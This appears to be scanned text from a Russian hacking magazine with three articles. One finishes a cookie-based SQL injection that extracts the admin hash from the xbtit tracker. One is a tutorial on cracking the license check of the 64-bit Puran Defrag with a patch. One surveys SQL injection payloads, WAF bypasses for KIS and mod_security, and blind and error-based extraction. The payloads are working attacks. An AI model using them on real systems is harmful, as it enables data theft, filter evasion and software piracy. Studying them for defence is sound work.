КОНТРОЛЬНЫЙ ВЫСТРЕЛ Какие минусы у прошлой найденной инъекции? Во-первых, необходимо получить аккаунт на трекере, что может быть проблематично, если трекер приватный. Во-вторых, приходится тратить время на посимвольный перебор данных из базы. Попробуем избавиться от этих ограничений. Для этого посмотрим на функции, которые выполняются до того, как пользователь залогинился. Зная «болезни» данного движка, можно просто присмотреться к использованию функций MIN() и MAX().
Поиском сразу же находится подходящий уязвимый файл, который подключается в самом начале index.php и отрабатывает до того, как пользователь логинится. Это файл /include/functions.php. Уязвима функция userlogin(), которая проверяет, не установлены ли у нас куки с ID и паролем.
Уязвимый код:

```
if (!isset($_COOKIE["uid"])) $_COOKIE["uid"] = 1;

  $id = max(1 ,$_COOKIE["uid"]);
// it's guest
if (!$id)
  $id=1;
$res = mysql_query("SELECT u.smf_fid, u.topicsperpage,
```



ЗНАКОМЬТЕСЬ — ПАЦИЕНТ!

```
u.postsperpage,u.torrentsperpage,
u.flag, u.avatar, UNIX_TIMESTAMP(u.
lastconnect) AS lastconnect, UNIX_
TIMESTAMP(u.joined) AS joined, u.id
as uid, u.username, u.password,
u.random, u.email, u.language,u.
style, u.time_offset, ul.* FROM
{$TABLE_PREFIX}users u INNER JOIN
{$TABLE_PREFIX}users_level ul
ON u.id_level=ul.id WHERE u.id
= $id") or sqlerr(__FILE__, __
LINE__);
```

Если бы не было проактивной защиты, можно было бы просто вывести все интересующие нас поля стандартным методом, сразу после подбора колонок. Но поскольку такой возможности нет, обратим внимание на то, что в случае невыполнения запроса мы увидим ошибку, которую вернет нам MySQL. Поэтому ничто не мешает в 5-й ветке вывести интересующее нас поле целиком, при помощи метода с использованием name_const(), описанного мной в][# 129. Составляем запрос (не забываем, что uid должно начинаться с цифры строго большей, чем 1):

```
GET http://test2.ru/index.php
Cookie: uid=2+and+1=(SELECT
* FROM (SELECT * FROM
(SELECT NAME_CONST((SELECT
concat(username,0x3a,password) FROM
xbtit_users WHERE id=2), 14)d) as
t JOIN (SELECT NAME_CONST((SELECT
concat(username,0x3a,password) FROM
xbtit_users WHERE id=2), 14)x)e)
k) -- 1
```

И получаем результат:

```
ERR_SQL_ERR
Duplicate column name 'admin:e00cf2
5ad42683b3df678c61f42c6bda'
in Z:\home\test2.ru\www\include\
functions.php, line 332
```

Получили все, что хотели, одним запросом. Причем нам не понадобились ни регистрация на трекере, ни дополнительное время на перебор, ни какие-либо особые требования вроде magic_quotes_gpc=Off.

ЗАКЛЮЧЕНИЕ Исследуя чужой код на уязвимости, старайся не думать, как программист, думай, как хакер. Подвергай сомнению все методы, используемые программистом, проверяй их на практике. Не доверяй интуитивно понятным вещам. Вдумчиво читай документацию по всем функциям, которые встречаешь в коде и ищи участки кода, в которых нарушается логика работы системы безопасности.][

R0064 R0064@MAIL.RU



РАЗБИВАЕМ PURAN DEFRAG ОСОБЕННОСТИ КРЕКИНГА 64-БИТНЫХ ПРИЛОЖЕНИЙ


С МОМЕНТА ПОЯВЛЕНИЯ 64-РАЗРЯДНЫХ ВЕРСИЙ WINDOWS ПРОШЛО НЕМАЛО ВРЕМЕНИ. СУЩЕСТВЕННО УВЕЛИЧИЛОСЬ ЧИСЛО ПОЛЬЗОВАТЕЛЕЙ НОВОЙ ПЛАТФОРМЫ, НО ИНФОРМАЦИИ ПО ИССЛЕДОВАНИЮ СОФТА ПО-ПРЕЖНЕМУ НЕМНОГО. ЭТО НЕХОРОШО, ТАК КАК ТУТ ЕСТЬ СВОЯ СПЕЦИФИКА. О НЕЙ И ПОГОВОРИМ.

PREPARATIONS Я несколько лет занимался исследованием 32-битных приложений и, оказавшись в 64-битной винде, понял, что здесь все будет не так просто. Первая проблема — это привычный крекеру инструментарий. Большинство тулз не портировано под Win64. Часть приложений, конечно, как работали, так и работают и свою функцию выполняют, например, CFF Explorer (PE-редактор, довольно мощный и удобный) — его можно применять как для работы с PE-форматом, так и с PE32+. Но одно дело редактор исполняемого формата, а другое — отладчик. Начнем с того, что от OllyDbg (полюбившегося многим ресечерам) придется отказаться: он же 32-битный! А также отказаться от множества плагинов, скриптов и всего, что было нужно для ресеча и распаковки 32-разрядных приложений.


Здесь видится три варианта замены Олли.

1. **Отладчик fdbg с открытым исходным кодом** (написан на ассемблере, исходник для fasm, fdbg.x86asm.net).
Очевидно, что по сравнению с OllyDbg — это земля и небо. Первое время работать с ним жутко непривычно и неудобно, хоть и трассировка, как в Ольге по <F8>. Проект, правда, перспективный и активно развивающийся. Разработчики потихоньку добавляют фичи для скрытия дебаггера, но пока от разных детских шалостей вроде проверок с помощью IsDebuggerPresent или FindWindow.
2. **Встроенный отладчик в IDA 64** (в поставке про-версии Иды есть 64-битная и 32-битная версия). Здесь все гораздо удобнее, чем в fdbg, однако и к специфике отладки в Иде тоже надо попривыкнуть (особенно тем, кто, как и я, юзал OllyDbg). Для этого рекомендую утащить видео-маны от TiGa по отладке 64-битных приложений в ida. Там также есть маны по распаковке 64-битных пакеров, что тоже очень полезно (tuts4you.com/download.php?list.71).
3. **Debugging Tools for Windows** (microsoft.com/whdc/devtools/debugging/install64bit.mspx).
Windbg предоставляет неплохие возможности для отладки. О многочисленных расширениях сего отладчика можно прочесть в поставляемой вместе с ним справке.

Мне больше всего понравился вариант с Идой. Сразу оговорюсь,



ВНЕШНИЙ ВИД ОТЛАДЧИКА FDBG



НАСТРОЙКИ ДИЗАССЕМБЛЕРА В NEO HEX EDITOR

что использую IDA64 версии 5.2. Вообще, какой дебаггер юзать — дело вкуса, да и, в конечном счете, успешность решения задачи зависит от того, в чьих руках тот или иной инструмент.
Хорошо, с дизассемблером и отладчиком можно сказать, проблема решена. Но это еще не все. Чтобы комфортно патчить — нужен хекс-редактор со встроенным дизасм-движком. Я привык к hiew, но версии, которая позволяет работать с 64-разрядным кодом, у меня не было. Поэтому я нашел альтернативу — Hex Editor Neo. Здесь есть дизассемблер для 64-битного кода, ну и патчить можно, не отходя от кассы. Этакая гуи-замена Хью :). К сожалению, программа платная и ее можно взять на new-hex-editor.com. Желающие могут заказать и восьмой hiew с поддержкой 64 бит (hiew.ru). Можно и в 32-битном Хью патчить 64-разрядный код, но это занятие для извращенцев.
По софту, нужному для реверса, пока достаточно. Вторая проблема — это система команд, к которой надо привыкнуть. В общем-то, с 32-битами, казалось бы, отличий немного. Только что регистры в 2 раза стали больше.
Ан, нет, изменений немало. Исследователь обязательно должен иметь под рукой оригинальную документацию от производителя, чтобы в случае возникновения вопросов мог бы к ней обратиться.
Обладателям процессоров фирмы «Интел» читать следующую литературу: intel.com/products/processor/manuals/index.htm (Intel® 64 and IA-32 Architectures Software Developer's Manuals). И, соответственно, аналогичная документация от AMD: developer.amd.com/documentation/guides/Pages/default.aspx.
В частности, стоит обратить внимание на руководство AMD64 Architecture Programmer's Manual Volume 3, — различия между 32 и 64 описаны довольно подробно.
Понятное дело, что для чтения манов нужно знание английского. Кто еще не успел выучить — может почитать статью Криса Касперски «64-битный привет», там обозначены основные моменты, необходимые для начала работы.

RESEARCH Ну вот, подошли к самому главному — реверсу конкретного софта. По ходу дела буду пояснять различные 64-разрядные нововведения. Собственно жертвой исследований станет софтина Purag Defrag. Защита здесь несложная, как раз чтобы привыкнуть к 64-битному крекингу. Работает 30 дней. Все это время в заголовке красуется надпись xx Day(s) Remaining. На вкладке Buy Now нам предлагают ввести регистрационный код и при ошибочном вводе выдают сообщение о неверном коде (внимание на скриншот).
В папке с программой мы видим 2 экзешника — PuranDefragGUI.exe и PuranADT.exe. Второе — это для показа иконки в трее, поэтому загружаем в IDA64 первое. К сожалению, попытки найти строки «Invalid registration key», «Trial Remaining» ничего не дали.
Что ж, подготовимся к отладке. В директории с Идой лежит файл win64_remotex64.exe, запускаем его. Это отладочный сервер. Затем настраиваем клиент. В меню Debugger→Process options прописываем путь к отлаживаемой программе, а также адрес сервера — 127.0.0.1 (в нашем случае все локально) и порт — 23946 (смотри рисунок).
Все готово к дебагу. Теперь определимся с постановкой бряков. Сообщение, выдаваемое программой при неверном коде, напоминает то, что выводится функцией MessageBoxA(W). Отправимся в окно Imports Иды. Ага, и правда! Импортируется функция MessageBoxW. Ставим на нее точку останова. Здесь это делается так же, как и в OllyDbg — нажатием <F2> (и удаляется ей же). Запускаем программу нажатием <F9>. Во время запуска возникает ряд эксепшнов, которые нужно игнорировать (чтобы не отвлекали :)). Для этого зайдем в Debugger → Debugger options, EXCEPTIONS → Edit. Существует два варианта обращения с эксепшенами: обработать самим или передать приложению. Для EXCEPTION_ACCESS_VIOLATION (0xFFFFFFFFC0000005) выбираем второй вариант — «Pass to application».
После запуска приложения делаем попытку ввести какой-нибудь код и брякаемся на таком фрагменте:

```
.text:000000000042D039 loc_42D039:
.text:000000000042D039  mov r9d, edi
.text:000000000042D03C  mov r8, rsi
.text:000000000042D03F  mov rdx, r12
.text:000000000042D042  mov rcx, r13
.text:000000000042D045  call cs:MessageBoxW
.text:000000000042D04B  mov esi, eax
```

Первое, что бросается в глаза (за исключением новых регистров), — это модель вызова функций. Первые 4 аргумента в регистрах (rcx, rdx, r8, r9), остальные в стеке. У MessageBox всего четыре, значит, все в регистрах :).
Далее смотрим в стек (его можно просмотреть в окне IDAView — RSP) и переходим по адресу возврата, чтобы узнать, откуда вызывается эта процедура, показывающая сообщение.
Окей, еще раз переходим по адресу возврата и видим, что ругательство выводит код:

```
.text:0000000000407094  invalid_reg_code
proc near ; CODE XREF: sub_406DF0+5B j
.text:0000000000407094
        lea r8, Caption ; "Puran Defrag"
.text:000000000040709B
        lea rdx, aInvalidRegistr ; "Invalid
Registration Key"
```



links

• Подробнее о модели вызова функций и о PE32+ можно прочитать в замечательной статье Improving Automated Analysis of Windows x64 Binaries (uninformed.org/?v=4&a=1&t=pdf).

• На русском будет полезна статья «Общие сведения о соглашениях о вызовах для архитектуры x64» (msdn.microsoft.com/ru-ru/library/ms235286.aspx).

• Свои вопросы, касающиеся x64, можно задать на форуме wasm в одноименном разделе. Да и вообще, там много полезной информации по указанной теме: wasm.ru/forum/viewforum.php?id=31.




warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!









НЕУДАЧНАЯ ПОПЫТКА РЕГИСТРАЦИИ PURAN DEFRAG

Debug application setup

Application I:\Program Files\Puran Defrag\PuranDefragGUI.exe
Input file I:\Program Files\Puran Defrag\PuranDefragGUI.exe
Directory I:\Program Files\Puran Defrag
Parameters
Hostname 127.0.0.1 Port 23946
Password
Password for the remote host
Save the network settings as default
OK Cancel Help

НАСТРОЙКИ ОТЛАДЧИКА В IDA

```
.text:00000000004070A2  mov r9d, 40h
.text:00000000004070A8  mov rcx, rsi
.text:00000000004070AB  call sub_42D600
```

Прокрутим листинг чуть выше invalid_reg_code и увидим код, который считывает и проверяет введенный регистрационный код:

```
.text:0000000000406E2B  call ?GetDlgItem@CWnd@@
QEBAPEAV1@H@Z ; CWnd::GetDlgItem(int)
.text:0000000000406E30  mov r8d, 7FFFh
.text:0000000000406E36  mov rdx, rdi
.text:0000000000406E39  mov rcx, rax
.text:0000000000406E3C  call sub_42B098
      ; в этой процедуре берем текст из эдита
.text:0000000000406E41  mov rcx, rdi
.text:0000000000406E44  call check_reg_code
.text:0000000000406E49  test eax, eax
.text:0000000000406E4B  jz invalid_reg_code
.text:0000000000406E51  mov ecx, 800h
```

В случае если в eax будет ненулевое значение, то программа поблагодарит за регистрацию и запишет в файл npd6.pdk («спрятанный» в \WINDOWS\system32\) введенный ключ. Этот же ключ проверяется при запуске приложения.

Функция, обозначенная у меня как check_reg_code, вызывается только из двух мест: при старте программы и при проверке введенного кода. В этом ты можешь убедиться, если заглянешь в окно ссылок на функцию (xrefs) в IDA.

```
.text:00000000004091D0  check_reg_code proc near
.text:00000000004091D0  mov [rsp+arg_0], rcx
.text:00000000004091D5  mov r11, rsp
.text:00000000004091D8  sub rsp, 0A8h
.text:00000000004091DF  mov [r11-8], rdi
.text:00000000004091E3  xor eax, eax
.text:00000000004091E5  mov [r11-18h], r13
.text:00000000004091E9  mov r13, rcx
.text:00000000004091EC  mov rcx, 0FFFFFFFFFFFFFFFFh
.text:00000000004091F3  mov rdi, r13
.text:00000000004091F6  repne scasw
.text:00000000004091F9  not rcx
.text:00000000004091FC  sub rcx, 1
.text:0000000000409200  cmp rcx, 19h
        ; сколько символов регистрационный код? если
не 25 (19h), то нас посылают сразу
.text:0000000000409204  jnz length_not_match
.text:000000000040920A checking_:
      ; проверка введенного кода
```

```
.text:000000000040940F  cmp rbx, rdi
.text:0000000000409412  mov rbx, [rsp+0A8h+arg_8]
.text:000000000040941A  setz al
.text:000000000040941D  length_not_match:
.text:000000000040941D  mov r13, [rsp+0A8h+var_18]
.text:0000000000409425  mov rdi, [rsp+0A8h+var_8]
.text:000000000040942D  add rsp, 0A8h
.text:0000000000409434  retn
```

Далее сделаем патч функции check_reg_code. Патч перехода после вызова этой функции, как известно, некрасивое решение, поэтому будем модифицировать саму check_reg_code. Чтобы программа думала, что зарегана, необходимо сделать так, чтобы функция возвращала всегда единицу. Для этого запишем в начале check_reg_code:

```
sub eax,eax
inc eax
ret
```

В опкодах это будет выглядеть как 2B C0 FF C0 C3. Кстати, в 64-битном режиме однобайтовые инструкции inc, которые применялись для работы с регистрами в 32-разрядном коде (inc eax, inc edx etc), не поддерживаются. Дело тут в rex-префиксах, в диапазон которых и попадают однобайтовые команды инкремента. Почитать об этом можно в уже упомянутом мной третьем томе руководства программиста AMD, ну или у Интелов.

Как я говорил, для патча будем юзать Hex Editor Neo. Грузим файл PuranDefragGUI.exe в хекс-редактор. Запускаем дизассемблер (меню Tools → Run disassembler). В настройках указываем дизассемблируемую секцию и набор команд. Помимо 64-битного кода, Neo editor может дизасмить msil и 32-битный код.

Жмем <Ctrl+G> (Go to), чтобы перейти по нужному адресу, выбираем Virtual Address (по умолчанию Neo Hex Editor предлагает вводить Raw Address) и вводим 00000000004091D0, Это соответствует адресу начала функции check_reg_code. Что тут можно сказать — Neo Hex Editor штука с перегруженным интерфейсом и непривычная (после Хью или OllyDbg), но для патча вполне применимая. После всех этих манипуляций программа будет «зарегана».

CONCLUSION Вот и познакомились с патчем и исследованием 64-битных программ. И это только начало (причем пример был очень простой), так как есть 64-битные протекторы исполняемых файлов (например, PeSpin x64), уже знакомые крекеру по 32-битному опыту. С распаковкой тоже свои тонкости. Так, для дампа и последующей реконструкции импорта потребуется другой софт, привычные LordPe / PeTools и Imprec здесь бессильны. Но об этом в следующих статьях. Удачи в исследованиях!

ДМИТРИЙ ЕВТЕЕВ POSITIVE TECHNOLOGIES
ВЛАДИМИР D0ZNP ВОРОНЦОВ ONSEC.RU



БЫСТРЕЕ, ВЫШЕ И СНОВА БЫСТРЕЕ

РЕВОЛЮЦИОННЫЕ ПОДХОДЫ К ЭКСПЛУАТАЦИИ SQL-ИНЪЕКЦИЙ

В ПОСЛЕДНЕЕ ВРЕМЯ СТАЛО МОДНЫМ ПИСАТЬ ПРО SQL-ИНЪЕКЦИИ. СЛЕДУЯ ЭТИМ ТЕНДЕНЦИЯМ, МЫ ПОДГОТОВИЛИ ДЛЯ ТЕБЯ НОВЫЕ МЕТОДИКИ УСКОРЕНИЯ РАБОТЫ С BLIND-SQL И КОНСОЛИДИРОВАЛИ НЕКОТОРЫЕ НОВЫЕ ТРЮКИ ПО ЭКСПЛУАТАЦИИ САМЫХ ОБЫЧНЫХ ИНЪЕКЦИЙ.

«SQL-инъекция» — способ нападения на базу данных в обход межсетевой защиты. В этом методе параметры, передаваемые к базе данных через Web-приложения, изменяются таким образом, чтобы повлиять на выполняемый в приложении SQL-запрос. Инъекция осуществляется через все доступные способы взаимодействия с приложением (GET/POST/COOKIE/etc).
Нападение может использоваться для следующих целей:
1. Получить доступ к данным, которые обычно недоступны, или получить данные конфигурации системы, которые могут использоваться для развития вектора атаки. Например, измененный SQL-запрос может возвратить хешированные пароли пользователей, которые впоследствии могут быть расшифрованы методом перебора.
2. Получить доступ к другим системам через компьютер, на котором находится база данных. Это можно реализовать, используя процедуры базы данных и расширения 3GL-языка, которые позволяют взаимодействовать с операционной или файловой системой.
По техники эксплуатации SQL-инъекции условно можно разделить на три группы:

```
1. Классическая SQL-инъекция
2. Слепая SQL-инъекция (blind SQL Injection)
3. Абсолютно слепая SQL-инъекция (Double blind SQL Injection)
```

Рассмотрим каждую технику более подробно. Учитывая, что эксплуатация SQL Injection сильно зависит от используемого языка структурированных запросов (SQL, Structured Query Language), ограничимся наиболее распространенной базой данных — MySQL. Также будем предполагать, что инъекция осуществляется через SELECT-запрос, а не через, например, INSERT.


КЛАССИЧЕСКАЯ SQL-ИНЪЕКЦИЯ

Классическая техника эксплуатации SQL-инъекций — это, прежде всего, возможность объединить два SQL-запроса с целью получения дополнительных данных из некоторой таблицы. Возможность проведения классической инъекции во многом упрощает получение полезной информации из СУБД :). Проведение атаки в основном происходит с использованием оператора union. В случае, когда в тело возвращаемой страницы выводится только одна запись из таблицы, прибегают к технике построчного чтения данных:

```
?/id=1 limit 0 union select
login,password from users limit
0,1
?/id=1 limit 0 union select
login,password from users limit
1,1
```

Или так:

```
?/id=1 limit 0 union select
login,password from users limit 1
offset 0
?/id=1 limit 0 union select
login,password from users limit 1
```



SQL-ИНЪЕКЦИИ БЫВАЮТ РАЗНЫЕ

```
offset 1
```

Надо сказать, что получение данных из большой таблицы при таком подходе является достаточно долгим процессом. Поэтому когда пользователь, от имени которого выполняются запросы к MySQL, обладает привилегиями file_priv, становится возможным использовать вывод select-запроса в файл:

```
?/id=1 limit 0 union select login,password
from users into outfile '/tmp/users'
```

или

```
?/id=1 limit 0 union select login,password
from users into dumpfile '/tmp/users'
```

Собственно, возможность работать с файловой системой при эксплуатации SQL-инъекции — это один шаг до получения возможности выполнения команд на сервере. Потому SQL-инъекции и относятся к классу уязвимостей Command Execution в общепринятой терминологии.
Когда инъекция попадает в SQL-запрос, который осуществляется в таблице с ограниченным числом столбцов, прибегают к функциям склеивания данных, таким как concat() и concat_ws():

```
?/id=1 limit 0 union select
concat(login,password) from users
?/id=1 union select concat_
ws(':',login,password) from users
```

А для случаев, когда после внедряемого запроса присутствуют «остатки» от «хорошего» SQL-запроса, прибегают к вырезанию этого «мусора» путем использования комментариев:

```
?/id=1 union select login,password from
users--
?/id=1 union select login,password from
users/*
?/id=1 union select login,password from
users#
```

Все просто и легко, но лишь до момента, пока суровые администраторы не стали использовать различные фильтры безопасности (aka WAF, Web Application Firewall), чтобы защитить дырявые Web-приложения. Такие фильтры преимущественно используют сигнатурный анализ, что является их основным недостатком. Возможности языка SQL во многих случаях позволяют обойти различного рода фильтрацию поступающих данных в приложение. Например, забавно наблюдать, как KIS 2009 ругается на следующий запрос:

```
/?id=1 union select password from users
```

Примечательно, что такие запросы проходят без какой-либо реакции:

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
Объединение строк	concat(,) concat_ws(delim,)	"+"	" "&" "	"||"	" concat " " "+" " "||"	"||"
Комментарии	-- и /**/ и #	-- и /*	Нет	-- и /*	--	-- и /*
Объединение запросов	union	union и ;	union	union	union	union и ;
Подзапросы	v.4.1 >=	Да	Нет	Да	Да	Да
Хранимые процедуры	Нет	Да	Нет	Да	Нет	Да
Наличие information_schema или его аналога	v.5.0 >=	Да	Да	Да	Да	Да

ЭКСПЛУАТАЦИЯ SQL-ИНЪЕКЦИЙ СИЛЬНО ЗАВИСИТ ОТ ИСПОЛЬЗУЕМОГО ЯЗЫКА СТРУКТУРИРОВАННЫХ ЗАПРОСОВ И ВОЗМОЖНОСТЕЙ СУБД

```
/?id=1 union select passwd from users
/?id=1 union select pass from users
/?id=1 union select password from user
/?id=1 union select login from users—
```

И т.п. Но как быть, если необходимо использовать именно колонку с именем «password» и таблицу с именем «users»? Как один из вариантов, можно эксплуатировать уязвимость слепым методом:

```
/?id=1 and 1=if(ord((lower(mid((select
password from users limit
0,1),1,1))))=NUM,1,2)--
```

В данном случае фильтр KIS обходится еще более изящно ;). Сигнатура срабатывает только на строки «password» и «users», следующие после ключевого слова «union». Учитывая это, можно составить запрос, который будет работать в обход фильтра:


```
/?id=1 and (select (@v:=password)from users
limit 0,1) union select @v--
/?id=1 and (select (@v:=password)from users
limit 1,1) union select @v--
```

А вот так красиво обходится, казалось бы, непреступный waf mod_security последней сборки:

```
/?id=1/*!limit 0 union select concat_
ws(0x3a, login,password)from users*/
/?id=1/*!12345limit 0 union select concat_
ws(0x3a,login,password)from users*/
```

Это работает, потому как MySQL, встретив конструкции вида «/*!bla-bla*/» и «/*!12345bla-bla*/» проинтерпретирует «bla-bla» как SQL-код :). Во втором случае мускуль сравнивает свою версию с числом «12345» и, если запущенная версия выше этого значения, то sql-код будет исполнен. А «разумный» mod_security, прежде чем провести запрос по своим сигнатурам базы уязвимостей SQL-Injection, избавляется от лишних данных в поступающем запросе, т.е. от комментариев вида /**/.
Но не всегда существует возможность влиять на возвращаемые данные приложением при внедрении операторов SQL. Тогда уязвимость является «слепой». Стоит также добавить, что многие фильтры (в том числе и WAF) легко обходятся именно с использованием техники эксплуатации blind SQL Injection.

СЛЕПАЯ SQL-ИНЪЕКЦИЯ Слепая SQL Injection появляется, когда уязвимый запрос является некоторой логикой работы приложения, но не позволяет вывести какие-либо



▹ **info**

• Авторские блоги: devteev.blogspot.com oxod.ru.

• Использование бинарного дерева при эксплуатации слепых SQL-инъекций заметно повышает эффективность посимвольного перебора (injection.rulezz.ru/mysql_char_brute.html).

• en.wikipedia.org/wiki/Frequency_analysis — базовые знания по частотному анализу можно почерпнуть в ВИКИ.

• bxmemo.narod.ru/index.html?text.htm — программа для составления словарей на основе частотного анализа.

• statsoft.ru/home/portal/exchange/textanalysis.htm — статья о частотном анализе в разных языках. Рекомендуется к прочтению весь раздел «Используемая литература».



KIS WAF BYPASS ;)

КЛАССИЧЕСКИЙ ЧАСТОТНЫЙ АНАЛИЗ АНГЛИЙСКОГО ЯЗЫКА. АНАЛОГИЧНЫЙ ГРАФИК МОЖНО НАЙТИ НА WIKIPEDIA.ORG

данные в возвращаемую Web-приложением страницу. Пример уязвимого кода на PHP, содержащего уязвимость Blind SQL Injection:

```
...
$result = mysql_query("SELECT
user FROM users where id = ".$_
GET['id']) or die('Query failed:
' . mysql_error());
if(mysql_num_rows($result)>0)
{
      ...
какая-то логика приложения,
например, выполнение другого
select-запроса
      ...
}
else
{
      echo "error";
}
...
```

Слепая SQL-инъекция по своим возможностям сопоставима с классической техникой внедрения операторов SQL. Аналогично классической технике эксплуатации подобных уязвимостей, blind SQL-Injection позволяет записывать и читать файлы, получать данные из таблицы, но только чтение в данном случае осуществляется посимвольно. Стандартная техника эксплуатации подобных уязвимостей основывается на использовании логических выражений true/false. Если выражение истинно, то Web-приложение вернет одно содержимое, а если выражение является ложным, то другое. Полагаясь на различия вывода при истинных и ложных конструкциях в запросе, становится возможным осуществлять посимвольный перебор данных в таблице или в файле. Пример эксплуатации уязвимости для приведенного выше кода:

```
/?id=1 and 555=if(ord(mid((select
pass from users limit
0,1),1,1))=97,555,777).
```

Если таблица «users» содержит колонку «pass», и первый символ первой записи из этой колонки равен 97 (символ «a»), то мускуль вернет TRUE и запрос будет истинным. В противном случае — FALSE, и для приведенного кода на странице отобразится «error». Приведенная выше техника использовалась долгое время, но после выхода X07'09 и X09'09 ситуация коренным образом поменялась. Qwazar описал новые направления эксплуатации слепых SQL-инъекций. Его техника, в первом случае, заключается в использовании некорректных регулярных выражений, на которые MySQL по-разному ругается во время выполнения select-запроса (именно во время выполнения SQL-запроса, а не на моменте проверки его синтаксиса). Совместно с методом, предложенным Elekt (select 1 union select 2), Qwazar продемонстрировал, как за один запрос к Web-приложению можно подбирать до 12-ти символов. Запрос для атаки выглядит следующим образом:


```
/?id=1 AND 1 rlike concat(
if((mid((select pass from users
limit 0,1),1,1)in('0'))>0,(0x787B3
12C3235367D),
if((mid((select pass from
users limit 0,1),1,1)
in('1'))>0,(0x787B312C28),
if((mid((select pass from
users limit 0,1),1,1)
in('2'))>0,(0x5B5B3A5D5D),
if((mid((select pass from
users limit 0,1),1,1)
in('3'))>0,(0x5B5B),
if((mid((select pass from
users limit 0,1),1,1)
in('4'))>0,(0x28287B317D),
if((mid((select pass from users
limit 0,1),1,1)in('5'))>0,(0x0),
if((mid((select pass from users
limit 0,1),1,1)in('6'))>0,(0x28),
if((mid((select pass from
users limit 0,1),1,1)
in('7'))>0,(0x5B322D315D),
if((mid((select pass from users
limit 0,1),1,1)in('8'))>0,(0x5B5B2
E63682E5D5D),
if((mid((select pass from users
limit 0,1),1,1)in('9'))>0,(0x5C),
if((mid((select pass from users
limit 0,1),1,1)in('a'))>0,(select
1 union select 2),(1))))))))))))
```

Так, если таблица «users» содержит колонку «pass» и первый символ первой записи из этой колонки равен нулю, то мускуль вернет

Method Not Implemented

GET to /.php not supported.

ГРОЗНЫЙ MOD_SECURITY



АНАТОМИЯ СЛЕПЫХ SQL-ИНЪЕКЦИЙ

сообщение об ошибке «#1139 — Got error 'invalid repetition count(s)' from regexp». Если первый символ колонки «pass» равен единице, то будет получена ошибка «#1139 — Got error 'braces not balanced' from regexp» и т.д. Другое направление по быстрой эксплуатации слепых SQL-инъекций, которое продемонстрировал Qwazar, заключалось в использовании сообщения ошибки MySQL в качестве «контейнера» для полезных данных (настоящий прорыв в методике эксплуатации blind SQL Injection). Так, запрос вида:

```
/?id=1 union select * from
(select * from (select name_
const((select pass from users
limit 1), 14)d) as t join (select
name_const((select pass from
users limit 1), 14)e) b)a
```


выдаст сообщение об ошибке, в котором будут находиться полезные данные из колонки «pass», например, MD5-хеш:

```
#1060 — Duplicate column name 'f8
d80def69dc3ee86c5381219e4c5c80'
```

